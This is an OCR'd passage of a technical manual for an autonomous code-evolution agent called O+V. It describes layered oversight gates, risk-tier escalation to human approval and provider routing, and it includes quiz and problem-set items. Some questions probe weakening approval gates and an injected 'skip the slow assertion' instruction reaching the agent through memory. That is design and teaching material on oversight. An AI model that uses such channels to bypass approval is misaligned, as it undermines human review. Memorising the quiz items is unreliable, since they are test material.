
Strategic Direction also infers **recent development momentum** from the last 50 `git log` commits via Conventional Commit parsing. It extracts scope/type histograms and the three freshest subject lines into a "Recent Development Momentum" section of the digest. This tells the model not just *what the principles are* but *what the team is currently working on*. Gated by `JARVIS_STRATEGIC_GIT_HISTORY_ENABLED` (default `true`).

§37.4 Why This Matters


Without Strategic Direction, the model would generate *generic* code — code that might be functional but does not align with the Trinity's architectural philosophy. A model given "fix the test failure" with no principles might write a one-line patch that hides the failure. A model given the same task with the Manifesto injected knows: structural repair, not patches. The fix should address the root cause, not paper over the symptom.

§38. The Complete Six-Layer Loop

> **Big Picture:** This section ties together everything in Parts II–V. The six layers of O+V — Strategic Direction, Trinity Consciousness, Event Spine, Pipeline, Venom, ChangeEngine — are described individually in the preceding sections. Here is how they compose into a single coherent operation.


Layer 1: Strategic Direction (compass — WHERE are we going)
Manifesto: 7 principles, Trinity ecosystem, mandate.
Injected into every operation's generation prompt.
Layer 2: Trinity Consciousness (soul — WHY evolve)
MemoryEngine "tests/utils.py failed 60% of the time."
ProphecyEngine "HIGH regression risk for this file."
GoalMemoryBridge → ChromaDB cross-session retrieval.
Layer 3: Event Spine (senses — WHEN to act)
FileWatchGuard: *.py changed → fs.changed.modified
pytest plugin: test_results.json → TestFailureSensor
post-commit hook: git_events.json → DocStalenessSensor
Layer 4: Ouroboros Pipeline (skeleton — WHAT to do, safely)
CLASSIFY: risk + strategic direction + consciousness
ROUTE: adaptive 3-tier cascade (DW → Claude → GCP)
2 parallel operations via BackgroundAgentPool.
Layer 5: Venom Agentic Loop (nervous system — HOW)
read_file → search_code → bash → run_tests → web_search →
revise. Deadline-based loop.
L2 Repair: generate → test → classify → fix → test (5x).
Layer 6: ChangeEngine + AutoCommitter
Applied, tests pass, operation COMPLETE.
Signed: Generated-By: Ouroboros + Venom + Consciousness.
Thought log: .jarvis/ouroboros_thoughts.jsonl.

```
│ Feedback: Trinity Consciousness learns from outcome          │
│   MemoryEngine records success → file reputation improves.   │
│   GoalMemoryBridge stores for cross-session retrieval.       │
│   Next operation benefits from accumulated experience.       │
└──────────────────────────────────────────────────────────────┘
```



This is the integrated picture. Every operation touches every layer. Every layer has its own invariants. The composition is what makes O+V a coherent organism rather than a pile of services.

Check your understanding: PART V — Trinity Consciousness: The Metacognition Layer

CONCEPTUAL QUESTIONS

1. Why is every consciousness component, from ConsciousnessBridge to ConversationBridge to LastSessionSummary, held to an advisory-only authority invariant?

2. ProphecyEngine is a four-coefficient heuristic, not a learned model. What does the paper say this buys, and what does it cost?

3. MemoryEngine stores no weights or training signal. How, then, does O+V "learn" across operations, and which single integration point would break that learning if removed?

QUIZ

1. At what value is ProphecyEngine's confidence capped, and why?

A. 0.8, because CRITICAL starts at 0.8

B. 0.6, because the scoring is heuristic, not model-derived

C. 0.5, because a file's success rate below 0.5 raises risk

D. 1.0, because the formula is fully deterministic

2. Which of these is ConsciousnessBridge permitted to do?

A. Lower a Yellow operation to Green when a file's history is clean

B. Override an Iron Gate denial when UAE awareness is HYPERAWARE

C. Skip the approval gate when fused confidence is high

D. Raise a Green operation to Yellow based on MemoryEngine history

3. Why does GoalMemoryBridge use a vector database instead of exact-key lookup?

A. Related operations are often described in different words

B. Vector search lets records outlive the 168-hour TTL

C. ChromaDB can store per-file fragility scores more compactly

D. Embeddings let it update the provider's model weights

4. SemanticIndex leaves POSTMORTEM turns out of its centroid by default. What is the stated reason?

A. Postmortems may contain secrets the redactor misses

B. Postmortems are too long for the 16,384-character cap

C. Failures would pull the inferred theme toward themselves

D. Postmortems are already counted through the git commits

PROBLEM SET

Problem 1 (trace). A Green (`SAFE_AUTO`) operation targets `backend/utils/cache.py` . MemoryEngine reports a success rate of 0.25, a fragility score of 0.7, and 12 dependents. Compute ProphecyEngine's risk score and level. Then say what CLASSIFY does with it. Finally, say what happens to this file's record if the operation is applied and verified successfully.

Problem 2 (design). To reduce human review load, someone proposes: "When UAE reports risk below 0.2 with awareness level DORMANT, automatically lower a Yellow operation to Green." Evaluate this proposal against the architecture in Part V. Is there a version of the idea that would be allowed?

Problem 3 (code reading). Open `backend/core/ouroboros/consciousness/prophecy_engine.py` . Find the module constants for the risk weights, the dependents normaliser, the confidence caps and the level thresholds, and the formula in the module docstring. Compare them with §28. What does the code do that the paper's formula omits? What is the highest score a file can reach, and can a single file reach CRITICAL?

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. In April, DreamEngine produced blueprints that were only "consulted as pre-computed context" (§30). By October, proposals from DreamEngine and the Epistemic Planner can become signed work through the proposal inbox (§93.7). Does this break the advisory-only authority invariant of §32.2? Argue a position.

A2. §28.1 justifies ProphecyEngine's tier escalation as giving high-risk operations "extra human oversight before they run". What happens to that justification under Autonomous Sentinel Mode (§93.7), and is the escalation still worth anything?

A3. ConversationBridge and LastSessionSummary have "zero authority" but are "attention-dominant in the prompt" (§34, §35.1). If an instruction rather than a secret arrives through that channel, for example "skip the slow assertion in this test", what actually protects the codebase?

CHALLENGE PROBLEMS ADVANCED

Challenge 1 (quantitative). A Green operation targets three files. File P is a leaf helper: success rate 0.4, fragility 0.3, 0 dependents. File Q is a hub: success rate 0.9, fragility 0.2, 20 dependents. File R: success rate 0.2, fragility 0.6, 10 dependents. Use the §28 formula and level table. (a) Score each file and give the operation's tier after CLASSIFY. (b) Derive the condition a leaf file (0 dependents) must meet to reach HIGH. Can a leaf file ever reach CRITICAL? (c) File P does not reach HIGH. Is it ignored at CLASSIFY? (d) Under the default Sentinel ceiling (§93.7), who approves this operation?

Challenge 2 (research). §27.1 claims the consciousness layer learns without touching weights, through records read back at the right time. §93.8 offers the strongest October evidence for that claim: LessonMemory holds 1,115 module-keyed failure lessons, and "424 injections were followed by a VALIDATE pass". Design an experiment that would show whether lesson injection causes VALIDATE passes. Give the hypothesis, the unit of randomisation, the metric, the controls, a rough sample size, and the result that would falsify the claim. Explain why the 424 figure alone cannot answer the question.

PART VI — The Provider Ecosystem

> **Superseded as of 2026-10-13.** This Part describes the provider topology as of 2026-04-16. Since September 2026 the paid lanes (DoubleWord, Claude) are switched off by declaration and J-Prime, a local llama.cpp server on a single RTX 5090, carries every route. The text below is kept as the historical record; see **§93.6** for the current topology.

> **Big Picture:** O+V does not own a language model. It *orchestrates* calls to external language-model providers, treating them as interchangeable sources of intelligence via a uniform protocol. This Part describes the three-provider ecosystem (DoubleWord, Claude, J-Prime), the adaptive failback state machine that recovers from provider outages, the DoubleWord 3-tier event-driven architecture that eliminates polling, and the urgency-aware routing algorithm that picks the right provider for each operation.

§39. The Three Providers

> **Analogy:** A competent surgeon does not have one scalpel — they have a tray of instruments, each tuned to a specific kind of cut. O+V does not have one language model — it has a tray of providers, each tuned to a specific class of operation. DoubleWord is the precision instrument for cost-optimized volume work. Claude is the heavyweight for complex reasoning and fast reflex. J-Prime is the self-hosted backup when available.

§39.1 DoubleWord

Source: `backend/core/ouroboros/governance/doubleword_provider.py`.

Models: Qwen 3.5 397B MoE (`Qwen/Qwen3.5-397B-A17B-FP8`), Gemma 4 31B (`google/gemma-4-31B-it`), Qwen 3.5 35B (retired caller).

Pricing: $0.10 per million input tokens, $0.40 per million output tokens.

Features:

- **Tier 0 real-time SSE streaming** (primary path, zero polling).
- **Tier 1 webhook-driven batch** (zero-poll fallback for async batch operations).

- **Tier 2 adaptive-backoff polling** (safety net when webhooks are unavailable).
- Cost-gated (per-op cap, daily budget).
- Max tokens: trivial/moderate 8192, standard 12288, complex/heavy 16384.
- Venom tool loop integrated.

Role: cost-optimization backbone for STANDARD, BACKGROUND, SPECULATIVE routes (where topology permits). Structured-JSON callers (`semantic_triage` , `ouroboros_plan` , Phase-0 `compaction`) run on DW's Gemma 4 31B.

§39.2 Claude (Anthropic API)

Source: `backend/core/ouroboros/governance/providers.py` .

Models: Claude Opus, Sonnet, Haiku — model selection driven by `brain_selection_policy.yaml` .

Pricing: 3.00/15.00 per million tokens (Sonnet-class); 15.00/75.00 (Opus-class).

Features:

- Extended thinking via Anthropic's extended-thinking API (`JARVIS_EXTENDED_THINKING_ENABLED=true`).
- Prompt caching (via cache-breakpoint annotations).
- Tool-use support (Venom integrated).
- 60s hard fallback cap (`_FALLBACK_MAX_TIMEOUT_S`) to prevent unreachable providers from consuming the pipeline budget.

Role: IMMEDIATE route primary (latency-critical reflex operations), STANDARD/COMPLEX cascade fallback, Claude-as-planner for COMPLEX-tier operations.

§39.3 J-Prime (GCP Self-Hosted)

Source: `backend/core/ouroboros/governance/providers.py` (PrimeProvider), `prime_client.py` (out-of-repo in J-Prime codebase).

Models: self-hosted model weights on GCP VMs with GPU acceleration. Exact models vary by deployment; typically a fine-tuned smaller model for structured-JSON work or specialized code tasks.

Pricing: VM cost only — no per-token billing.

Features:

- Fixed temperature 0.2.
- Schema enforcement (the PrimeClient protocol rejects malformed JSON).

- Opt-in per operation (not always available).

Role: Tier 2 cost-optimization for bounded-volume structured JSON work. Disabled when unhealthy.

§39.4 The CandidateProvider Protocol

All three implement the uniform `CandidateProvider` protocol:

```
class CandidateProvider(Protocol):
    async def generate(
        self,
        ctx: OperationContext,
        deadline: datetime,
        tool_loop: Optional[ToolLoopCoordinator] = None,
    ) -> GenerationResult: ...

    async def plan(self, prompt: str, deadline: datetime) -> PlanResponse: ...

    async def health_check(self) -> HealthStatus: ...
```

The orchestrator does not know whether a given `CandidateProvider` is DoubleWord, Claude, J-Prime, or a test mock. Adding a new provider to the ecosystem requires implementing the protocol and registering with the GovernedLoopService — no changes to pipeline code.

§40. Adaptive Provider Routing — The Failback State Machine

> **Big Picture:** Providers fail. Rate limits, timeouts, outages, network partitions — all of these happen, and when they do, the pipeline must recover gracefully without dumping every operation onto the most expensive fallback. The adaptive failback state machine is what keeps the cost-optimization intact under provider stress, by classifying each failure mode and computing its recovery ETA so the primary is retried at the right moment.

Source: `backend/core/ouroboros/governance/candidate_generator.py`.

§40.1 FailureMode Classification

When a provider raises, the exception is classified:

Mode	Base Backoff	Max Backoff	Example
`RATE_LIMITED`	15s	120s	HTTP 429, CircuitBreakerOpen
`TIMEOUT`	45s	300s	Connection/request timeout
`SERVER_ERROR`	60s	600s	HTTP 500/502/503
`CONNECTION_ERROR`	120s	900s	Host unreachable, DNS failure
`CONTENT_FAILURE`	0s	0s	Bad output — no infrastructure penalty

Content failures are treated differently — if the provider returns a response but the response is malformed (bad JSON, missing required fields, oversized output), the infrastructure is fine, so no backoff is applied. The next operation can attempt the primary immediately.

§40.2 Recovery ETA

```
recovery_eta = base_backoff * 2 ** (consecutive_failures - 1)
recovery_eta = min(recovery_eta, max_backoff)
```

Exponential backoff capped at the mode's maximum. After the first `TIMEOUT`, 45 seconds. After the second consecutive, 90. After the third, 180. Capped at 300.

§40.3 FSM States

State	Meaning
`PRIMARY_ACTIVE`	Primary is healthy; use it.
`PRIMARY_DEGRADED`	Primary has had some failures but probe succeeded; try it with fallback as safety.
`FALLBACK_ACTIVE`	Primary in backoff; use fallback directly.
`QUEUE_ONLY`	Both primary and fallback failing with `CONNECTION_ERROR`; operations queue until a probe succeeds.

§40.4 `should_attempt_primary()`

Before each operation, the FSM is consulted:

```python
def should_attempt_primary(now: datetime) -> bool:
    if state == PRIMARY_ACTIVE:
        return True
    if state == FALLBACK_ACTIVE:
        return now >= recovery_eta
    if state == QUEUE_ONLY:
        return False  # wait for probe
    if state == PRIMARY_DEGRADED:
        return True  # try primary with fallback as safety
```

This is the mechanism by which the cost-optimization survives transient failures — the primary is retried on every operation once the backoff window has elapsed, not held down indefinitely.

§40.5 Adaptive Health Probes

Probe interval adapts based on distance to recovery ETA:

Distance to ETA	Interval
> 60s away	60s (relaxed)
30–60s away	20s (moderate)
< 30s away	10s (ramping up)
Past ETA	5s (aggressive)

Close to recovery, probe more often. Far from recovery, probe less. This is a cost-optimization of the probe cost itself.


§40.6 Connector Resilience

The `DoublewordProvider` specifically detects **poisoned aiohttp connectors** — caused by `CancelledError` during connection attempts that leave the aiohttp session in a half-initialized state. When detected, the provider discards the session and creates a fresh one. Background poll tasks are capped at 3 concurrent to prevent connector saturation.

This level of detail matters because real production deployments encounter these edge cases, and the pipeline must survive them without human intervention.

§41. DoubleWord 3-Tier Event-Driven Architecture

> **Big Picture:** Principle 3 of the Manifesto is "Zero polling. Pure reflex." This sounds aspirational, but DoubleWord implements it literally. Tier 0 (the primary path) uses SSE streaming — the server pushes tokens as they are generated, the client reads them as they arrive, no polling. Tier 1 (the async batch fallback) uses webhooks — when the batch completes, the DW server calls back to an HTTP endpoint on the Body, no polling. Tier 2 is adaptive-backoff polling — used only when webhooks cannot be configured, and even then with exponential backoff plus jitter, never fixed-interval polling.



§41.1 Tier 0 — Real-Time SSE (Primary Path)

Default path. Uses `/v1/chat/completions` with SSE streaming and Venom tool loop. Zero polling. Token-by-token streaming. Falls back to batch on 429/503 (stays within cheap DW instead of cascading to 150x more expensive Claude).

Environment: `DOUBLEWORD_REALTIME_ENABLED` (default `true`).

The SSE client reads incoming chunks, parses them as server-sent events, and emits tokens to the tool loop coordinator. Tool calls are detected mid-stream and dispatched; the model's response continues until the stream closes with a `[DONE]` marker.

§41.2 Tier 1 — Webhook-Driven Batch (Zero-Poll Fallback)

For batch operations that fall through from Tier 0 (large payloads, 429 rate-limit responses). The `BatchFutureRegistry` maps `batch_id` to an `asyncio.Future`. The future is resolved by incoming DW webhooks via the `EventChannelServer`.

Source: `batch_future_registry.py`, `event_channel.py`.

- `BatchFutureRegistry`: register, resolve, reject, wait + TTL auto-pruning.
- `EventChannelServer`: `POST /webhook/doubleword` with Standard Webhooks HMAC-SHA256 signature verification.
- `DOUBLEWORD_WEBHOOK_SECRET`: signing key from the DW dashboard.

When a batch is submitted, the Body registers a future with its `batch_id`. When DW completes the batch, it POSTs to the Body's webhook endpoint with the batch result. The EventChannelServer verifies the HMAC signature, looks up the future, and resolves it. The batch call returns synchronously from the coroutine's perspective, zero-poll.

§41.3 Tier 2 — Adaptive Backoff Poll (Safety Net)

Fallback when webhooks aren't configured. Replaces fixed 5s polling with exponential backoff + jitter:

- Starting interval: 2s.
- Multiplier: 1.5x per iteration.
- Cap: 30s.
- Jitter: ±25%.
- Network-aware: connection errors jump to 15s base.
- One-line debug logs — no tracebacks on transient failures.

Tier 2 is *only* used when webhooks cannot be configured. It is a safety net, not the primary path.

§41.4 Manifesto Alignment

This architecture is a direct expression of two principles:

- **Principle 3 (Zero Polling. Pure Reflex):** Tier 0 and Tier 1 eliminate polling entirely. Tier 2 is adaptive, not fixed-interval.
- **Principle 6 (The Iron Gate):** Webhook signature verification prevents spoofed batch completions. Only DW's properly-signed callbacks can resolve futures.

PAUSE AND PREDICT

Every operation must be sent to one of several providers. Would you make that choice with a quick model call that reads the task, or with plain code? What would each choice cost?

§42. Urgency-Aware Provider Routing

Big Picture: The routing decision — which provider handles which operation — is itself a deterministic algorithm. It is not another model call. It is a pure-code `UrgencyRouter` that maps `(urgency, source, complexity)` to a `ProviderRoute` enum in under one millisecond. This section describes the routing algorithm, the five route contracts, and the cost economics of the routing topology.

Source: `backend/core/ouroboros/governance/urgency_router.py`.

Route	Provider Strategy	Cost	When
IMMEDIATE	Claude direct	$0.03	Test failures, voice, health
STANDARD	DW Claude fallback	$0.005	Default cascade
COMPLEX	Claude plans DW executes	$0.015	Multi-file architectural
BACKGROUND	DW only, no fallback	$0.002	Mining, TODOs, doc staleness
SPECULATIVE	DW batch fire-and-forget	$0.001	Intent discovery, dream

UrgencyRouter: pure-code lookup, zero LLM calls, <1ms latency

§42.1 The Five Routes (Repeated for Reference)

Route	Strategy	Cost	When
`IMMEDIATE`	Claude direct (skip DW)	~$0.03/op	Test failures, voice, runtime-health critical
`STANDARD`	DW primary → Claude fallback	~$0.005/op	Default cascade for normal-priority work
`COMPLEX`	Claude plans → DW executes	~$0.015/op	Multi-file architectural, heavy tool loops
`BACKGROUND`	DW only, no Claude fallback	~$0.002/op	Opportunity mining, doc staleness, TODOs
`SPECULATIVE`	DW batch fire-and-forget	~$0.001/op	Intent discovery, proactive exploration

§42.2 The Lookup Tables

The router consults two deterministic frozen sets and one complexity classifier:

```
_IMMEDIATE_SOURCES = frozenset({
    "test_failure",
    "voice_human",
    "runtime_health",
})

_BACKGROUND_SOURCES = frozenset({
    "ai_miner",
    "exploration",
    "backlog",
    "architecture",
    "todo_scanner",
    "doc_staleness",
})

_SPECULATIVE_SOURCES = frozenset({
    "intent_discovery",
})

_COMPLEX_COMPLEXITIES = frozenset({
    "heavy_code",
    "complex",
})
```

§42.3 The Algorithm

```
def classify(urgency, source, complexity) -> ProviderRoute:
    if complexity in _COMPLEX_COMPLEXITIES:
        return ProviderRoute.COMPLEX
    if source in _SPECULATIVE_SOURCES:
        return ProviderRoute.SPECULATIVE
    if source in _BACKGROUND_SOURCES:
        return ProviderRoute.BACKGROUND
    if source in _IMMEDIATE_SOURCES and urgency >= CRITICAL:
        return ProviderRoute.IMMEDIATE
    return ProviderRoute.STANDARD  # default cascade
```

Pure code. No network call. No LLM. Sub-millisecond.

§42.4 Why Deterministic?

Three reasons, as introduced in §9.2:

1. **Reproducibility** — replaying a signal gives the same route.
2. **Cost** — inferencing every routing decision would double the bill.
3. **Latency** — agent workloads have tight per-phase budgets.

§42.5 Route-Aware Timeout Enforcement

Each route carries its own generation timeout:

Route	Generation Timeout	Grace
IMMEDIATE	60s	5s
STANDARD	120s	5s
COMPLEX	180s	5s
BACKGROUND	180s	5s
SPECULATIVE	N/A (batch)	—

IMMEDIATE gets the tightest budget because it is reflex-critical. COMPLEX and BACKGROUND get more because they involve multi-round tool loops or slow-batch operations.

§42.6 Deadline Budget Allocation

The total generation deadline for a cascade is split deterministically:

Component	Budget	Env Var	Default
Tier 0 (DW)	50% of total, max 90s	`OUROBOROS_TIER0_BUDGET_FRACTION`	0.50
Tier 1 reserve	Minimum 25s guaranteed	`OUROBOROS_TIER1_MIN_RESERVE_S`	25
Primary within Tier 1	65% of Tier 1 budget	`OUROBOROS_PRIMARY_BUDGET_FRACTION`	0.65
Fallback reserve	Minimum 20s guaranteed	`OUROBOROS_FALLBACK_MIN_RESERVE_S`	20

The budget math ensures that the fallback always has at least 20 seconds of runway, preventing a slow primary from consuming the entire budget and leaving nothing for the fallback to recover with.

§43. The Current Topology Seal (As of 2026-04-16)

